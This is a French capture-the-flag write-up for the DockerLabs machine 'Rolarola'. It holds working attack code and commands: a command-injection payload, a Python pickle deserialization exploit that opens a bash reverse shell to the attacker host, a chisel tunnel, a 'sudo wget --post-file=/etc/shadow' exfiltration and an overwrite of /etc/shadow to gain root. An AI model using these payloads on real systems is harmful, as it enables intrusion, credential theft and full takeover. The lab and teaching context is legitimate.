Rolarola
Rolarola est une machine de niveau moyen de la plateforme dockerlabs creer par maciiii___, machine idéaldes pour l'apprentissage des injection de commande est le RCE via pickle
Reconnaissance
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[/tmp]
└─$ sudo ./auto_deploy.sh rolarola.tar
[sudo] password for d4fl0n:

	                    ##        .
	              ## ## ##       ==
	           ## ## ## ##      ===
	       /""""""""""""""""\___/ ===
	  ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
	       \______ o          __/
	         \    \        __/
	          \____\______/

  ___  ____ ____ _  _ ____ ____ _    ____ ___  ____
  |  \ |  | |    |_/  |___ |__/ |    |__| |__] [__
  |__/ |__| |___ | \_ |___ |  \ |___ |  | |__] ___]


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
Adresse IP cible 172.17.0.2
nous allons faire de balayage de ports sur toutes la plage
1
2
3
4
5
6
7
8
9
10
11
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nmap -p- 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-19 12:20 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: BA:94:3E:4A:36:88 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nmap -p 80 -A -O -sCV 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-19 12:23 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00074s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.66 ((Unix))
|_http-server-header: Apache/2.4.66 (Unix)
|_http-title: Mi primer web
MAC Address: BA:94:3E:4A:36:88 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
nous avons 1 seul port qui est le 80 pour http
Enumération Web
accédons au site web sur l’adresse http://172.17.0.2

nous avons une page de saisie de nom, tentons l’injection du commande et SSTI

il s’agit d’une injection de commande out of band la sortie de la commande n’est pas directement afficher sur la page mais dans le code source de la page
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(d4fl0n㉿kali)-[/tmp]
└─$ curl 'http://172.17.0.2/index.php' \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://172.17.0.2' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://172.17.0.2/index.php' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data-raw 'nombre=%3Bid'

<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <title>Mi primer web</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>

<h1>Deja tu marca en mi web!</h1>

<form method="POST">
    <input type="text" name="nombre" placeholder="Escribe tu nombre" required>
    <button type="submit">Enviar</button>
</form>

    <p class="saludo">Hola <strong>;id</strong>, bienvenido 😎</p>

    <p class="warn"><strong>Tu nombre ha sido almacenado por seguridad</strong></p>


<button onclick='button("uid=100(apache) gid=101(apache) groups=82(www-data),101(apache),101(apache)")'>
    No tocar
</button>
<p id="mensaje-js"></p>
nous avons le uid=100 et en tant que apache
Exploitation - Reverse shell
1
2
3
4
5
6
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 38191
id
uid=100(apache) gid=101(apache) groups=82(www-data),101(apache),101(apache)
Exploitation - Shell interactive
1
2
3
c664ffb50c3b:/tmp$ id
uid=100(apache) gid=101(apache) groups=82(www-data),101(apache),101(apache)
c664ffb50c3b:/tmp$
Escalade de privilège - énumération de service interne
1
2
3
4
5
6
7
8
c664ffb50c3b:/tmp$ netstat -atnp
netstat: showing only processes with your user ID
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:6969          0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.2:38191        172.17.0.1:4444         ESTABLISHED 177/bash
tcp        0      0 :::80                   :::*                    LISTEN      -
tcp        0      0 ::ffff:172.17.0.2:80    ::ffff:172.17.0.1:45306 ESTABLISHED -
nous avons un service qui tourne en local nous allons essayer de créer un tunnel avec chisel
** sur ma machine attaquant
1
2
3
4
5
6
7
8
9
┌──(d4fl0n㉿kali)-[/tmp]
└─$ chisel server -p 8000 --reverse
2026/10/19 13:11:54 server: Reverse tunnelling enabled
2026/10/19 13:11:54 server: Fingerprint R3g+hUvQCHAgZIpm5Vfa0LCcITalgZVKGWzsKKuBVW4=
2026/10/19 13:11:54 server: Listening on http://0.0.0.0:8000
2026/10/19 13:13:31 server: session#1: Client version (1.12.0) differs from server version (1.12.1-0kali2)
2026/10/19 13:13:31 server: session#1: Open (user=- addr=172.17.0.2:33626 remotes=R:0.0.0.0:80:127.0.0.1:6969)
2026/10/19 13:13:31 server: session#1: tun: proxy#R:80=>6969: Listening
** sur la machine cible
1
2
3
c664ffb50c3b:/tmp$ ./chisel client 172.17.0.1:8000 R:80:127.0.0.1:6969
2026/10/19 17:13:31 client: Connecting to ws://172.17.0.1:8000
2026/10/19 17:13:31 client: Connected (Latency 1.242191ms)

notre tunnel est désormais fonctionnel, nous avons faire de l’énumération du fichier
1
2
3
4
5
6
c664ffb50c3b:/opt$ ls -la
total 12
drwxr-xr-x    1 root     root          4096 Dec 29  2025 .
drwxr-xr-x    1 root     root          4096 Oct 19 16:19 ..
drwxr-sr-x    7 root     root          4096 Dec 29  2025 .git
c664ffb50c3b:/opt$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
c664ffb50c3b:/opt$ cd .git/
c664ffb50c3b:/opt/.git$ ls -l
total 40
-rw-r--r--    1 root     root            18 Dec 29  2025 COMMIT_EDITMSG
-rw-r--r--    1 root     root            23 Dec 29  2025 HEAD
-rw-r--r--    1 root     root            92 Dec 29  2025 config
-rw-r--r--    1 root     root            73 Dec 29  2025 description
drwxr-sr-x    2 root     root          4096 Dec 29  2025 hooks
-rw-r--r--    1 root     root           217 Dec 29  2025 index
drwxr-sr-x    2 root     root          4096 Dec 29  2025 info
drwxr-sr-x    3 root     root          4096 Dec 29  2025 logs
drwxr-sr-x    8 root     root          4096 Dec 29  2025 objects
drwxr-sr-x    4 root     root          4096 Dec 29  2025 refs
c664ffb50c3b:/opt/.git$
nous allons télécharger le répertoire .git sur notre machine attaquant est extraire le contenue
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(d4fl0n㉿kali)-[~/Tools/GitTools/Dumper]
└─$ ./gitdumper.sh http://172.17.0.2:8080/.git/ dest-dir /tmp
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/heads/main
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/heads/main
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/index/refs/heads/main
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/main
[+] Downloaded: objects/11/9ed670ec345e6e9fa326a239b77b5ea81b11ba
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/c5/f76de56103094eb006e176840546c4f7ad4f9e
[+] Downloaded: objects/39/ccbfaa621474cdc8d1d007155244857cc6dbcc
[+] Downloaded: objects/9b/e990f357a50a12ace9acc44a0d247edacd4702
nous allons faire de l’extraction maintenant
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(d4fl0n㉿kali)-[~/Tools/GitTools/Extractor]
└─$ ./extractor.sh ../Dumper/dest-dir /tmp
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 119ed670ec345e6e9fa326a239b77b5ea81b11ba
[+] Found file: /tmp/0-119ed670ec345e6e9fa326a239b77b5ea81b11ba/app.py
[+] Found file: /tmp/0-119ed670ec345e6e9fa326a239b77b5ea81b11ba/objetivos.bin
nous avons 2 fichier dans le commit 119ed670ec345e6e9fa326a239b77b5ea81b11ba
lisons le fichier app.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
┌──(d4fl0n㉿kali)-[~/Tools/GitTools/Extractor]
└─$ cat /tmp/0-119ed670ec345e6e9fa326a239b77b5ea81b11ba/app.py
import socket
import pickle
import os

HOST = "127.0.0.1"
PORT = 6969
DATA_FILE = "objetivos.bin"


def send(conn, msg):
    conn.sendall(msg.encode())


def recv_text(conn):
    return conn.recv(4096).decode(errors="ignore").strip()


def recv_bytes(conn):
    return conn.recv(4096)


def guardar_objetivo(blob):
    with open(DATA_FILE, "ab") as f:
        size = len(blob).to_bytes(4, "big")
        f.write(size + blob)   # guarda RAW, no pickle


def leer_objetivos():
    objetivos = []

    if not os.path.exists(DATA_FILE):
        return objetivos

    with open(DATA_FILE, "rb") as f:
        while True:
            size_bytes = f.read(4)
            if not size_bytes:
                break

            size = int.from_bytes(size_bytes, "big")
            data = f.read(size)

            objetivos.append(pickle.loads(data))

    return objetivos


with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen(1)
    print(f"[+] Escuchando en {HOST}:{PORT}")

    while True:
        conn, addr = s.accept()
        with conn:
            send(conn, "1) Leer objetivos\n2) Escribir nuevo objetivo\n> ")
            opcion = recv_text(conn)

            if opcion == "1":
                send(conn, "\n--- OBJETIVOS ---\n")
                objetivos = leer_objetivos()
                for o in objetivos:
                    send(conn, f"- {o}\n")
                send(conn, "\n")

            elif opcion == "2":
                send(conn, "Nombre: ")
                recv_text(conn)

                send(conn, "Edad: ")
                recv_text(conn)

                send(conn, "Objetivo: ")
                blob = recv_bytes(conn)

                guardar_objetivo(blob)
                send(conn, "\n[+] Objetivo guardado\n")

            else:
                send(conn, "Opción inválida\n")
Le serveur utilise pickle.loads() sur des données fournies par le client (guardar_objetivo stocke le blob tel quel, puis leer_objetivos le désérialise à la lecture).
C’est une désérialisation Pickle non sécurisée → RCE classique
** Exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(d4fl0n㉿kali)-[/tmp]
└─$ cat expoit.py
import socket, pickle, os, sys

HOST = "127.0.0.1"
PORT = 80

class RCE:
    def __reduce__(self):
        cmd = "bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'"
        return (os.system, (cmd,))

payload = pickle.dumps(RCE())

s = socket.socket()
s.connect((HOST, PORT))

def recv():
    return s.recv(4096).decode(errors="ignore")

recv()  # menu
s.sendall(b"2\n")
recv()  # Nombre
s.sendall(b"x\n")
recv()  # Edad
s.sendall(b"20\n")
recv()  # Objetivo
s.sendall(payload)
s.close()

# Then reconnect and read
s2 = socket.socket()
s2.connect((HOST, PORT))
recv2 = s2.recv(4096)
s2.sendall(b"1\n")
print(s2.recv(4096))
Exploitation - Reverse shell via picke.load
1
2
3
┌──(d4fl0n㉿kali)-[/tmp]
└─$ python expoit.py
b'\n--- OBJETIVOS ---\n'
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 39250
bash: cannot set terminal process group (388): Not a tty
bash: no job control in this shell
c664ffb50c3b:~$ id
id
uid=1000(matsi) gid=1000(matsi) groups=1000(matsi)
c664ffb50c3b:~$
nous avons obtenu un reverse shell en tant que l’utilisateur matsi
Escalade de privilège - sudo -l
1
2
3
4
5
6
7
8
9
10
Matching Defaults entries for matsi on c664ffb50c3b:

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for matsi:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User matsi may run the following commands on c664ffb50c3b:
    (ALL : ALL) NOPASSWD: /usr/bin/wget
c664ffb50c3b:~$
priv to root using wget
1
2
3
4
5
6
7
8
9
10
11
12
13
14
d73250612c50:~$ sudo /usr/bin/wget --post-file=/etc/shadow http://172.17.0.1:4444
--2026-10-20 11:51:08--  http://172.17.0.1:4444/
Connecting to 172.17.0.1:4444... connected.
HTTP request sent, awaiting response... No data received.
Retrying.

--2026-10-20 11:51:44--  (try: 2)  http://172.17.0.1:4444/
Connecting to 172.17.0.1:4444... failed: Connection refused.
d73250612c50:~$ sudo /usr/bin/wget http://172.17.0.1:8080/shadow
--2026-10-20 11:53:10--  http://172.17.0.1:8080/shadow
Connecting to 172.17.0.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 453 [application/octet-stream]
Saving to: 'shadow'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 43916
POST / HTTP/1.1
Host: 172.17.0.1:4444
User-Agent: Wget/1.25.0
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 420

root:*::0:::::
bin:!::0:::::
daemon:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
games:!::0:::::
ntp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
apache:!:20451:0:99999:7:::
matsi:$6$gH2miTfRRv6Afjjh$83PhMSVXS4D2Mt2/z5AgGKEXE/2GAy7.FA/bqgvEF5eiLRlC5J4IYyFY516rXL0GKkydu37DD8MumbNar3DjG/:20451:0:99999:7:::
nous allons créer le fichier shadow pour enregistrer ces infos que nous avons partager
1
2
┌──(d4fl0n㉿kali)-[/tmp]
└─$ nano shadow
nous allons essayer de générer un mot de passe pour l’utilisateur root
1
2
3
┌──(d4fl0n㉿kali)-[/tmp]
└─$ openssl passwd root
$1$wDdzomH0$G56BtIRjUFRpGmaGwXJOa0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(d4fl0n㉿kali)-[/tmp]
└─$ cat shadow
root:$1$wDdzomH0$G56BtIRjUFRpGmaGwXJOa0::0:::::
bin:!::0:::::
daemon:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
games:!::0:::::
ntp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
apache:!:20451:0:99999:7:::
matsi:$6$gH2miTfRRv6Afjjh$83PhMSVXS4D2Mt2/z5AgGKEXE/2GAy7.FA/bqgvEF5eiLRlC5J4IYyFY516rXL0GKkydu37DD8MumbNar3DjG/:20451:0:99999:7:::
1
2
3
4
5
6
7
8
9
10
11
12
d73250612c50:~$ sudo /usr/bin/wget http://172.17.0.1:8080/shadow -O /etc/shadow
--2026-10-20 11:53:38--  http://172.17.0.1:8080/shadow
Connecting to 172.17.0.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 453 [application/octet-stream]
Saving to: '/etc/shadow'

/etc/shadow                                                        0%[                                                                                                                                                         ]       0  --.-/etc/shadow                                                      100%[========================================================================================================================================================>]     453  --.-KB/s    in 0s

2026-10-20 11:53:38 (29.9 MB/s) - '/etc/shadow' saved [453/453]

d73250612c50:~$
nous avons uploader le fichier shadow sur la machine victime
essayons la connexion au compte root
1
2
3
4
5
d73250612c50:~$ su root
Password:
/home/matsi # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/home/matsi #